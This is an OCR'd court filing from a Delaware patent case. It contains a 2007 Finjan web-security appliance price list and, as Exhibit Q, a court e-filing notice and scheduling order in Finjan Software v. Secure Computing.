

Microsoft Excel - objects-finjan_pricelist_distributor_june2007_apac
Additional Hardware:
NG-1100 Scanner
NG-1400 SSL
NG-1500 Authentication
NG-5080 Policy Server
NG-5100 Scanner
NG-5300 Load Balancer
NG-5400 SSL
NG-5500 Authentication
NG-6080 Policy Server
NG-6100 Scanner
NG-6500 Authentication
NG-8000 Basic
NG-8010 Chassis
NG-8015 PDU
NG-8020 Layer 2/3 SW
NG-8021 Blade Net Exp'
NG-8022 CPM
NG-8040 Layer 2/7 & LB
NG-8080 Policy Server
NG-8100 Scanner
NG-8400 SSL
NG-8500 Authentication
NG-1100
NG-5100
NG-6100
NG-8100
New Seats
Existing Seats
1,000
WEB
HA
Advanced Replacement Service (ARS)
Package
New
Renewal
Subscription Period
Three Years
Basic
Web Security
Add-Ons
SSL Scanning
Anti-Virus
URL Filtering Engine
Gold Support Upgrade
None
Total Solution Price
$ 40,277
Band
E
Subscription
Appliance
$ 31,925
$ 5,160
finjan
securing your web
Price List Instructions
Q2/2007 Price List - Enterprise Offering
1) Web Security Suite:
Bundles Realtime Behavior based Security,
Vulnerability Anti.dote (WAD), and Anti-Spyware
security engines.
Security Benefits:
- Zero Day Security
- Scans active content for suspicious operations
Message Board :
1) NG-5100-S supports 3,000 users per appliance
With Integrated SSL 2000 users are supported
(depending on configuration and SSL proportion)
2) In packages above 3,000 users, the calculator
automatically adds another appliance for external
Policy Server.
3) Basic package must include Web Security Suite
Price List - Main
NG - Calculator
NG - Price List
NG - Discounts
NG - Order Sheet
NG - Order Info - Distributor
NG - Order Info - Reseller
Ready
NUM




Case 1:07-cv-00690-GMS-MPT Document 37-7 Filed 11/01/2007 Page 4 of 19




Case 1:07-cv-00690-GMS-MPT Document 37-7 Filed 11/01/2007 Page 5 of 19



Finjan Price List - Page Selection
Price List - Main
NG - Calculator
NG - Price List
NG - Discounts
NG - Order Sheet
NG - Order Info - Distributor
NG - Order Info - Reseller
NG - Notes
NG - Master Item
Go




Case 1:07-cv-00690-GMS-MPT Document 37-7 Filed 11/01/2007 Page 7 of 19



Case 1:07-cv-00690-GMS-MPT Document 37-7 Filed 11/01/2007 Page 8 of 19



Case 1:07-cv-00690-GMS-MPT Document 37-7 Filed 11/01/2007 Page 9 of 19



Case 1:07-cv-00690-GMS-MPT Document 37-7 Filed 11/01/2007 Page 10 of 19

EXHIBIT Q

From: ded_nefreply@ded.uscourts.gov
Sent: Tuesday, December 05, 2006 11:01 AM
To: ded_ecf@ded.uscourts.gov
Subject: Activity in Case 1:06-cv-00369-GMS Finjan Software Ltd. v. Secure Computing Corporation et al SO ORDERED

This is an automatic e-mail message generated by the CM/ECF system. Please DO NOT RESPOND to this e-mail because the mail box is unattended.
*****NOTE TO PUBLIC ACCESS USERS*** You may view the filed documents once without charge. To avoid later charges, download a copy of each document during this first viewing.**

U.S. District Court

District of Delaware

Notice of Electronic Filing

The following transaction was entered on 12/5/2006 at 12:00 PM EST and filed on 12/5/2006
Case Name: Finjan Software Ltd. v. Secure Computing Corporation et al
Case Number: 1:06-cv-369
Filer:
Document Number: No document attached

Docket Text:
SO ORDERED, re [29] Proposed Order filed by Finjan Software Ltd., ORDER, Setting Scheduling Order Deadlines: Case referred to the Magistrate Judge for the purpose of exploring ADR. Claim Construction Opening Brief due by 5/24/2007., Claim Construction Answering brief due by 6/19/2007 [PLEASE NOTE THAT THE COURT HAS CHANGED THE DATE FOR CLAIM CONSTRUCTION ANSWERING BRIEF; BRIEFNG SHALL BE COMPLETED THIRTY (30) DAYS PRIOR TO THE MARKMAN HEARING]., Pretrial Conference set for 2/6/2008 at 10:00 AM in Courtroom 4A before Honorable Gregory M. Sleet.,Amended Pleadings due by 4/5/2007 - (THIS DATE HAS BEEN CHANGED TO 4/5/2007 DUE TO THE COURT BEING CLOSED ON 4/6/2007).,Discovery due by 9/14/2007.,Joinder of Parties due by 4/5/2007 - (THIS DATE HAS BEEN CHANGED TO 4/5/2007 DUE TO THE COURT BEING CLOSED ON 4/6/2007).,Dispositive Motions due by 9/24/2007. Summary Judgment Letter briefing schedule: Opening Brief due 8/20/2007.,Answering Brief due 8/27/2007.,Reply Brief due 8/31/2007., T! elephone Conference Re: Summary Judgment set for 9/10/2007 at 02:00 PM before Honorable Gregory M. Sleet.,Motions in Limine due by 1/7/2008.,(1/2 day) Markman Hearing set for 7/19/2007 at 09:30 AM in Courtroom 4A before Honorable Gregory M. Sleet.,Proposed Pretrial Order due by 1/7/2008., 7-day Jury Trial set for 3/3/2008 at 09:00 AM in Courtroom 4A before Honorable Gregory M. Sleet.. Ordered by Judge Gregory M. Sleet on 12/5/2006. (asw)

1:06-cv-369 Notice has been electronically mailed to:

Frederick L. Cottrell, III cottrell@rlf.com
Philip A. Rovner provner@potteranderson.com, iplitigation@potteranderson.com,
mstackel@potteranderson.com, nmcmenamin@potteranderson.com
Matthew W. King king@rlf.com
Paul J. Andre pandre@perkinscoie.com
Lisa Kobialka lkobialka@perkinscoie.com
Radhika Tandon Rtandon@perkinscoie.com

1:06-cv-369 Notice has been delivered by other means to:

IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF DELAWARE

FINJAN SOFTWARE, LTD., an Israel corporation, Plaintiff-Counterdefendant, v. SECURE COMPUTING CORPORATION, a Delaware corporation, CYBERGUARD, CORPORATION, a Delaware corporation, WEBWASHER AG, a German corporation and DOES 1 THROUGH 100, Defendants-Counterclaimants.	)	C. A. No. 06-369 GMS

SCHEDULING ORDER

This _____ day of November, 2006, the Court having conducted a Rule 16 Scheduling Conference pursuant to Local Rule 16.2(b) on November 7, 2006, and the parties, Plaintiff Finjan Software, Ltd. ("Finjan") and Defendants Secure Computing Corporation, Cyberguard Corporation and Webwasher AG (collectively, "Secure Computing") having determined after discussion that the matter cannot be resolved at this juncture by settlement, voluntary mediation or binding arbitration;

IT IS ORDERED that:

1. **Rule 26(a) Initial Disclosures.** Unless otherwise agreed to by the parties, they shall make their initial disclosures pursuant to Federal Rule of Civil Procedure 26(a) on or before November 14, 2006.

2. **Joinder of Other Parties and Amendment of Pleadings.** All motions to join other parties and amend the pleadings shall be filed on or before April 6, 2007. No motion is necessary if the parties agree to the joinder or amendment.

3. **Reliance Upon Advice of Counsel.** Secure Computing shall inform Finjan whether they intend to rely upon advice of counsel as a defense to willful infringement no later than August 15, 2007. If Secure Computing elects to rely on advice of counsel as a defense to willful infringement, Secure Computing shall produce any such opinions and related materials on which Secure Computing intends to rely to Finjan no later than August 15, 2007.

4. ***Markman* Claim Construction Hearing.** A *Markman* claim construction hearing shall be held on July 19, 2007 at 9:30 a.m. The *Markman* hearing is scheduled for a half day, split evenly between the parties. The parties shall meet and confer regarding narrowing and reducing the number of claim construction issues. On or before May 17, 2007, the parties shall submit a Final Joint Claim Chart which shall include citations to intrinsic evidence. The parties shall exchange opening claim construction briefs on May 24, 2007, and the answering claim construction briefs on June 21, 2007.

5. **Discovery.** All fact discovery in this case shall be initiated so that it will be completed on or before September 14, 2007. Each side will have 100 hours to depose fact witnesses, including Rule 30(b)(6) witnesses. For any foreign language deposition, every two (2) hours will be counted as one (1) hour for purposes of the hour limitation. Each side shall be allowed to serve fifty (50) interrogatories, including discrete subparts.

Expert discovery in this case shall be initiated so that it will be completed on or before November 21, 2007. Expert witnesses may be noticed to be deposed for up to one (1) seven-hour day. Opening expert reports shall be served no later than October 15, 2007. Answering expert reports shall be served no later than November 7, 2007.

a. **Discovery and Scheduling Matters:** Should counsel find they are unable to resolve a discovery or scheduling matter, the party seeking the relief shall contact chambers at (302) 573-6470 to schedule a telephone conference. Not less than forty-eight hours prior to the teleconference, the parties shall file with the court, via electronic means (CM/ECF), a **joint, non-argumentative** letter agenda not to exceed two (2) pages outlining the issue(s) in dispute. Should the court find further briefing necessary upon conclusion of the telephone conference, unless otherwise directed, the party seeking relief shall file with the court a **TWO PAGE LETTER**, exclusive of exhibits, describing the issues in contention. The responding party shall file within five (5) days from the date of service of the opening letter an answering letter of no more than **TWO PAGES**. The party seeking relief may then file a reply letter of no more than **TWO PAGES** within three (3) days from the date of service of the answering letter.

6. **Confidential Information and Papers filed under Seal**. Should counsel find it will be necessary to apply to the court for a protective order specifying terms and conditions for the disclosure of confidential information, they should confer and attempt to reach an agreement on a proposed form of order and submit it to the court within ten (10) days from the date of this order. When filing papers under seal, counsel should deliver to the Clerk an original and two copies of the papers.

If after making a diligent effort the parties are unable to agree on the contents of the joint proposed protective order, then they shall follow the dispute resolution process outlined in paragraph 5(a).

7. **Settlement Conference.** Pursuant to 28 U.S.C. § 636, this matter is referred to the United States Magistrate for the purpose of exploring the possibility of a

settlement. If the parties agree that the possibility of settlement may be enhanced by such referral, the parties shall contact United States Magistrate Judge Thynge to schedule a settlement conference with counsel and the clients.

8. **Summary Judgment Motions.** Prior to filing any summary judgment motion, the parties must submit letter briefs seeking permission to file the motion. The opening letter brief shall be no longer than five (5) pages and shall be filed with the Court no later than August 20, 2007. Answering letter briefs shall be no longer than five (5) pages and filed with the Court no later than August 27, 2007. Reply letter briefs shall be no longer than three (3) pages and filed with the Court on or before August 31, 2007. The Court shall hold a telephonic Status Conference to hear argument and to determine whether the filing of any motion for summary judgment will be permitted on September 10, 2007 at 2:00 p.m. **Unless the Court directs otherwise, no letter requests to file a motion for summary judgment may be filed at a time before the dates set forth in paragraph 8.**

9. **Case Dispositive Motions.** All case dispositive motions and an opening brief and affidavits, if any, in support of the motion shall be served and filed on or before the later of September 24, 2007, or two weeks after the Court renders its decision regarding whether to permit summary judgment motion practice. Briefing will be presented pursuant to the Court's Local Rules, unless the parties agree to an alternative briefing schedule. Any such agreement shall be in writing and filed with the Court for the Court's approval. Any request for extensions of time as set forth in this Scheduling Order **must** be accompanied by an explanation or your request will be denied.

10. **Applications by Motion.** Except as provided in this Scheduling Order or for matters relating to scheduling, any application to the Court shall be by written motion filed, via electronic means (CM/ECF). Unless otherwise requested by the Court, counsel shall **not** deliver copies of papers or correspondence to Chambers. Any non-dispositive motion should contain the statement required by Local Rule 7.1.1.

11. **Oral Argument.** If the Court believes that oral argument is necessary, the Court will schedule a hearing pursuant to District of Delaware Local Rule 7.1.4.

12. **Pretrial Conference.** On February 6, 2008, beginning at 10:00 a.m., the Court will hold a Pretrial Conference in Chambers with counsel. Unless otherwise ordered by the Court, the parties should assume that filing the Joint Pretrial Order satisfies the pretrial disclosure requirement in Federal Rule of Civil Procedure 26(a)(3). Thirty (30) days before the Joint Proposed Pretrial Order is due, Finjan's counsel shall forward to Secure Computing's counsel a draft of the pretrial order containing the information Finjan proposes to include in the draft. Secure Computing's counsel shall, in turn, provide to Finjan's counsel any comments on Finjan's draft as well as the information Secure Computing proposes to include in the proposed pretrial order. Motions *in limine*: No party shall file more than ten (10) motions *in limine*. Briefs **(opening, answering and reply)** on all motions *in limine* shall be filed by January 7, 2008. Opening and answering briefs shall not exceed five (5) pages and reply briefs shall not exceed three (3) pages. The parties shall file with the Court the joint proposed final pretrial order with the information required by the form of Final Pretrial Order which accompanies this Scheduling Order on or before January 7, 2008.

14. **Trial.** This matter is scheduled for a seven (7) day jury trial beginning at 9:00 a.m. on March 3, 2008.

